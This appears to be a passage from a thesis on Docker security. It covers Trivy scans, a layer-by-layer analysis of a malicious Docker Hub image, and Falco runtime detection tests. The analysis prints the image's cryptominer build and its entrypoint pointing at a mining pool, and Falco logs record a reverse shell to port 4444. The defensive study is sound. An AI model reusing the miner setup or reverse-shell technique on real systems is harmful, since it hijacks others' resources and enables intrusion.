
In the **deploy.yaml** file it was declared that programs/processes inside the container could possibly elevate their privileges and execute commands as root. Once more, trivy reports such an event, an example of which can be seen below:



```
MEDIUM: Container 'nginx' of Deployment 'nginx' should set 'securityContext.allowPrivilegeEscalation' to false
A program inside the container can elevate its own privileges and run as root, which might give the program control over the container and node.

See https://avd.aquasec.com/misconfig/ksv001
 deploy.yaml:16-22
```

Image 41 Trivy warning about privilege escalation setting

Also, the container is set to be run as privileged, which is another malpractice of container deployments. Trivy identifies that and returns the following report:



```
HIGH: Container 'nginx' of Deployment 'nginx' should set 'securityContext.privileged' to false

Privileged containers share namespaces with the host system and do not offer any security. They

See https://avd.aquasec.com/misconfig/ksv017

 deploy.yaml:16-22
```


Image 42 Trivy warning about privileged container rights

Trivy can be run as a container as well, where its behavior is similar to the installed-on-host version.

The command to achieve this is the following:

```
$ docker run –rm -v ‘pwd’:/root/.cache/ aquasec/trivy image <name_of_image>
```


An example of running trivy for checking the ubuntu:latest image can be seen in the following screenshots:



```
docker@docker:~/Desktop/trivy$ docker run --rm -v `pwd`:/root/.cache/ aquasec/trivy image ubuntu:latest
2023-01-11T20:38:13.439Z        INFO    Vulnerability scanning is enabled
2023-01-11T20:38:13.440Z        INFO    Secret scanning is enabled
2023-01-11T20:38:13.440Z        INFO    If your scanning is slow, please try '--security-checks vuln' to disable secret scanning
2023-01-11T20:38:13.440Z        INFO    Please see also https://aquasecurity.github.io/trivy/v0.33/docs/secret/scanning/#recommendation for faster secret detection
2023-01-11T20:38:14.928Z        INFO    Detected OS: ubuntu
2023-01-11T20:38:14.928Z        INFO    Detecting Ubuntu vulnerabilities...
2023-01-11T20:38:14.929Z        INFO    Number of language-specific files: 0

ubuntu:latest (ubuntu 22.04)
============================
Total: 18 (UNKNOWN: 0, LOW: 12, MEDIUM: 6, HIGH: 0, CRITICAL: 0)
```

Image 43 Trivy container scanning Ubuntu image

The results of the scan concluded by Trivy can be seen below:




Library	Vulnerability	Severity	Installed Version	Fixed Version	Title
bash	CVE-2022-3715	LOW	5.1-6ubuntu1		bash: a heap-buffer-overflow in valid_parameter_transform https://avd.aquasec.com/nvd/cve-2022-3715
coreutils	CVE-2016-2781		8.32-4.1ubuntu1		coreutils: Non-privileged session can escape to the parent session in chroot https://avd.aquasec.com/nvd/cve-2016-2781
gpgv	CVE-2022-3219		2.2.27-3ubuntu2.1		gnupg: denial of service issue (resource consumption) using compressed packets https://avd.aquasec.com/nvd/cve-2022-3219

Image 44 Trivy container scan results for Ubuntu image

Trivy has the ability to scan remote git repositories also.

```
$ trivy repo <repository_URL>
```

As it can be seen below, it returns a report about the vulnerabilities regarding this particular repository:



```
docker@docker:~/Desktop/backdoor/test_containerdiff$  trivy repo https://github.com/knqyf263/trivy-ci-test
2023-02-08T21:23:16.648+0200    INFO    Vulnerability scanning is enabled
2023-02-08T21:23:16.648+0200    INFO    Secret scanning is enabled
2023-02-08T21:23:16.648+0200    INFO    If your scanning is slow, please try '--scanners vuln' to disable secret scanning
2023-02-08T21:23:16.648+0200    INFO    Please see also https://aquasecurity.github.io/trivy/v0.37/docs/secret/scanning/#recommendation for faster secret detection
Enumerating objects: 25, done.
Counting objects: 100% (25/25), done.
Compressing objects: 100% (18/18), done.
Total 25 (delta 4), reused 20 (delta 2), pack-reused 0
2023-02-08T21:23:17.397+0200    INFO    Number of language-specific files: 2
2023-02-08T21:23:17.397+0200    INFO    Detecting pipenv vulnerabilities...
2023-02-08T21:23:17.416+0200    INFO    Detecting cargo vulnerabilities...

Cargo.lock (cargo)

Total: 10 (UNKNOWN: 0, LOW: 0, MEDIUM: 2, HIGH: 3, CRITICAL: 5)
```

Image 45 Trivy scanning repository

6.3 Static analysis through Docker Hub

Another way of inspecting an image is browsing to it through Docker Hub. There, the layers of the image can be thoroughly examined.

For example, the image below seems quite malicious. Its name is ynprpagamentitk/liferay:latest.

since it clones a repository with the name of cpuminer-multi. It also executes the binary minerd and associates it with the URL of the miner:

An overview of the malicious image can be seen below, where all the layers of actions of the image can be seen:




IMAGE LAYERS


```
1   ADD file ... in /                                      44.72 MB
2   /bin/sh -c set -xe &&                                  816 B
3   /bin/sh -c rm -rf /var/lib/apt/lists/*                 515 B
4   /bin/sh -c sed -i 's/^#\s*\(deb.*universe\)$/\1/g'     851 B
5   /bin/sh -c mkdir -p /run/systemd                       162 B
6   CMD ["/bin/bash"]                                      0 B
7   /bin/sh -c apt-get update -qq                          128.24 MB
8   /bin/sh -c git clone https://github.com/OhGodA…        644.5 KB
9   /bin/sh -c cd cpuminer-multi &&                        862.97 KB
10  WORKDIR /cpuminer-multi                                0 B
11  ADD file ... in /bin/minerd                            86.4 KB
12  /bin/sh -c chmod 755 /bin/minerd                       86.4 KB
13  ENTRYPOINT ["/bin/minerd" "-a" "cryptonight"           0 B
```

Command

```
/bin/sh -c git clone https://github.com/OhGodAPet/cpuminer-multi
```

Image 46 Docker Hub Malicious Image


After inspecting each step of the image, some malicious actions are detected. Here, we can see that the image initiates a clone of the repository with the name of cpuminer-multi:


Command

```
/bin/sh -c git clone https://github.com/OhGodAPet/cpuminer-multi
```

Image 47 Docker Hub Image Cloning malicious repository


Then, it navigates inside the directory of the repository, runs a script and then compiles it:


Command

```
/bin/sh -c cd cpuminer-multi &&            ./autogen.sh &&            CFLAGS="-
march=native" ./configure &&            make
```

Image 48 Docker Hub Image Running malicious script


It changes the rights of the minerd file, in order to be able to be executed by the user:


Command

```
/bin/sh -c chmod 755 /bin/minerd
```

Image 49 Docker Hub Image Changing rights of executable

Lastly, it executes the binary minerd and associates it with the URL of the miner:


Command

```
 ENTRYPOINT ["/bin/minerd" "-a" "cryptonight" "-o"
"stratum+tcp://xmr.pool.minergate.com:45560" "-u" "trudly@outlook.com" "-p" "x" "-t" "1"]
```

Image 50 Docker Hub Image executes malicious binary

7. Docker dynamic analysis

As a next step of studying docker security, a functionality testing should be run in order to analyze the behavior of a possibly malicious image or container.

The process that leads to the above results is dynamic analysis.

Through dynamic analysis, a container can be started in order to monitor and analyze any malicious behavioral patterns, which may lead to system compromise [14].

The main idea here is to run the possible malware in an isolated and controlled environment in order to monitor the malware process and behavior.

Regarding Docker, dynamic analysis would be about analyzing the behavior of running containers and the data or traffic that they might produce.

7.1 Falco

Falco is a useful tool for the dynamic analysis of containers and images.The Falco Project is a runtime security tool, which is open source and has been developed by Sysdig.

Falco has the ability to secure and monitor a system through a) parsing of the Linux system calls from the kernel at runtime, b) audit of streams against falco rules, c) providing alerts after the violation of a rule [15].


7.2 Falco Installation

At the site of the Falco project, there is a thorough guide regarding the installation of Falco. These steps were followed as well during this thesis.

The installation process of Falco along with its dependencies can be achieved by running the can be seen by running the following commands:

```
$ curl -s https://falco.org/repo/falcosecurity-packages.asc | apt-key add -

$ echo "deb https://download.falco.org/packages/deb stable main" | tee -a
/etc/apt/sources.list.d/falcosecurity.list

$ apt-get update -y

$ apt install -y dkms make linux-headers-$(uname -r)

$ apt install -y clang llvm

$ apt install -y dialog
```

The status of the Falco service should be validated in order to ensure that there were not any issues with the installation:



```
ubuntu@testin2:/etc/falco$ systemctl status falco
● falco.service - Falco: Container Native Runtime Security
     Loaded: loaded (/lib/systemd/system/falco.service; enabled; vendor preset: enabled)
     Active: active (running) since Tue 2023-01-31 12:23:43 UTC; 1 months 8 days ago
       Docs: https://falco.org/docs/
   Main PID: 668 (falco)
      Tasks: 7 (limit: 4677)
     Memory: 30.1M
     CGroup: /system.slice/falco.service
             └─668 /usr/bin/falco --pidfile=/var/run/falco.pid
```

Image 51 Falco service status after installation

As it can be seen, the Falco service is running properly.

After the successful completion of the installation process, Falco needs to be configured in order to function properly.

7.3 Falco configuration

Now, regarding the configuration of Falco, its functionality is based upon the config files. The first file that needs to be edited is the one at the path **/etc/falco/falco.yaml.** The full content of the configuration files can be found in the Appendix.

The changes that we implemented inside this file are:

```
syslog_output:
        enabled: true
json_output: true
log_syslog: true
file_output:
        enabled: true
        keep_alive: true
        filename: ./events.txt
stdout_output:
        enabled: true
```

7.4 Falcosidekick

By default, Falco comes with five output technologies for the emerging events, which are:

- **Stdout**
- **File**
- **gRPC**
- **Shell**
- **HTTP**

While they are useful, Falco provides an extension to those technologies regarding outputs. Falcosidekick is a daemon which extends the number of possible outputs with different purposes. This particular daemon can be found here. After pulling this particular daemon, we can use it to integrate it with other output technologies [16].


Falcosidekick provides integration of Falco with major available technologies such as:

- **Microsoft Teams**
- **Slack**
- **Discord**
- **Datadog**
- **Prometheus**
- **AlertManager**
- **Elasticsearch**

- **Grafana**
- **Syslog**
- **AWS**
- **SMTP**

The configuration file, which is a .yaml file, can be found in the Appendix B. In our case we configured the SMTP server section, in order to receive the alerts from Falco through an e-mail.

After configuring the falcosidekick_config.yaml, we start Falcosidekick by issuing the following command:



```
ubuntu@testin2:~$ falcosidekick -c falcosidekick_config.yaml
2023/03/11 17:23:47 [INFO]  : Falco Sidekick version: 2.27.0
2023/03/11 17:23:47 [INFO]  : Enabled Outputs : [SMTP WebUI]
2023/03/11 17:23:47 [INFO]  : Falco Sidekick is up and listening on :2801
```


Image 52 Running Falco

7.5 Falco scenarios

After the start of Falco, we create some events in order to check its functionality.

Some of those scenarios can be seen below:

Scenario 1: Let us think of a scenario where a container has been compromised, and a reverse shell has been opened. An example of such logs in falco are the following:




```
Iav 10 23:09:51 docker falco[17624]: 23:09:51.927347056: Notice A shell was spawned in a container with an attached term
inal (user=root user_loginuid=-1 vigilant_rhodes (id=5ac253d9b026) shell=bash parent=<NA> cmdline=bash pid=27546 termina
l=34816 container_id=5ac253d9b026 image=ubuntu)
Iav 10 23:09:51 docker falco[17624]: 23:09:51.928114090: Notice Known system binary sent/received network traffic (user=
root user_loginuid=-1 command=bash pid=27572 connection=172.17.0.2:45834->172.17.0.1:4444 container_id=5ac253d9b026 imag
e=ubuntu)
Iav 10 23:09:51 docker falco[17624]: 23:07:18.689996463: Warning Sensitive file opened for reading by non-trusted progra
m (user=docker user_loginuid=1000 program=pkexec command=pkexec /usr/lib/update-notifier/package-system-locked pid=27360
 file=/etc/pam.d/common-session-noninteractive parent=update-notifier gparent=gnome-session-b ggparent=systemd gggparent
=systemd container_id=host image=<NA>)
Iav 10 23:09:51 docker falco[17624]: 23:07:18.690047279: Warning Sensitive file opened for reading by non-trusted progra
m (user=docker user_loginuid=1000 program=pkexec command=pkexec /usr/lib/update-notifier/package-system-locked pid=27360
 file=/etc/pam.d/other parent=update-notifier gparent=gnome-session-b ggparent=systemd gggparent=systemd container_id=ho
st image=<NA>)
Iav 10 23:09:51 docker falco[17624]: 23:07:18.690052509: Warning Sensitive file opened for reading by non-trusted progra
m (user=docker user_loginuid=1000 program=pkexec command=pkexec /usr/lib/update-notifier/package-system-locked pid=27360
 file=/etc/pam.d/common-auth parent=update-notifier gparent=gnome-session-b ggparent=systemd gggparent=systemd container
_id=host image=<NA>)
Iav 10 23:09:51 docker falco[17624]: 23:07:18.690064852: Warning Sensitive file opened for reading by non-trusted progra
m (user=docker user_loginuid=1000 program=pkexec command=pkexec /usr/lib/update-notifier/package-system-locked pid=27360
 file=/etc/pam.d/common-account parent=update-notifier gparent=gnome-session-b ggparent=systemd gggparent=systemd contai
ner_id=host image=<NA>)
Iav 10 23:09:51 docker falco[17624]: 23:07:18.690074901: Warning Sensitive file opened for reading by non-trusted progra
m (user=docker user_loginuid=1000 program=pkexec command=pkexec /usr/lib/update-notifier/package-system-locked pid=27360
 file=/etc/pam.d/common-password parent=update-notifier gparent=gnome-session-b ggparent=systemd gggparent=systemd conta
iner_id=host image=<NA>)
Iav 10 23:09:51 docker falco[17624]: 23:09:51.928136052: Notice Redirect stdout/stdin to network connection (user=root u
ser_loginuid=-1 vigilant_rhodes (id=5ac253d9b026) process=bash parent=bash cmdline=bash pid=27572 terminal=34816 contain
er_id=5ac253d9b026 image=ubuntu fd.name=172.17.0.2:45834->172.17.0.1:4444 fd.num=0 fd.type=ipv4 fd.sip=172.17.0.1)
```

Image 53 Falco warning of reverse shell in a container

The shell has been spawned inside the container, which falco considers as malicious. The network connection of the reverse shell can be seen as well. The attacker has been listening through the 4444 port at 172.17.0.1.

An example email alert of falco can be seen below:




Falco

Notice	
Output	17:24:34.817271367: Notice A shell was spawned in a container with an attached terminal (user=root user_loginuid=-1 crazy_goldberg (id=4cc2a25710f6) shell=sh parent=runc cmdline=sh pid=103418 terminal=34817 container_id=4cc2a25710f6 image=ubuntu)
Rule	Terminal shell in container
Source	syscall
Hostname	testin2
Tags	container mitre_execution shell
Time	2023-03-11 17:24:34.817271367 +0000 UTC

Fields	
container.id	4cc2a25710f6
container.image.repository	ubuntu
container.name	crazy_goldberg
evt.time	1678555474817271367
proc.cmdline	sh
proc.name	sh
proc.pid	103418
proc.pname	runc
proc.tty	34817
user.loginuid	-1
user.name	root

Image 54 Falco e-mail alert regarding reverse shell in container


Scenario 2: Another scenario where falco's alerts will be triggered, is when a privileged container is started. Such an event will be written in the logs of falco, and an alert will be created.



```
Iav 10 22:23:24 docker falco[17624]: 22:23:24.847598049: Informational Privileged container started (
user= user_loginuid=0 command=container:41976404e180 pid=-1 quirky_mestorf (id=41976404e180) image=ub
untu:latest)
```

Image 55 Falco alert about a running privileged container


Scenario 3: A container is started with root mounted to it. This event will generate an alert, since such practice is considered malicious by falco:



```
Iav 10 22:29:07 docker falco[17624]: 22:29:07.522373466: Informational Container with sensitive mount
 started (user=root user_loginuid=-1 command=touch /mnt/testing pid=25664 unruffled_montalcini (id=35
591ece18bd) image=ubuntu:latest mounts=/root:/mnt::true:rprivate)
```

Image 56 Falco alert about root folder mounted to container

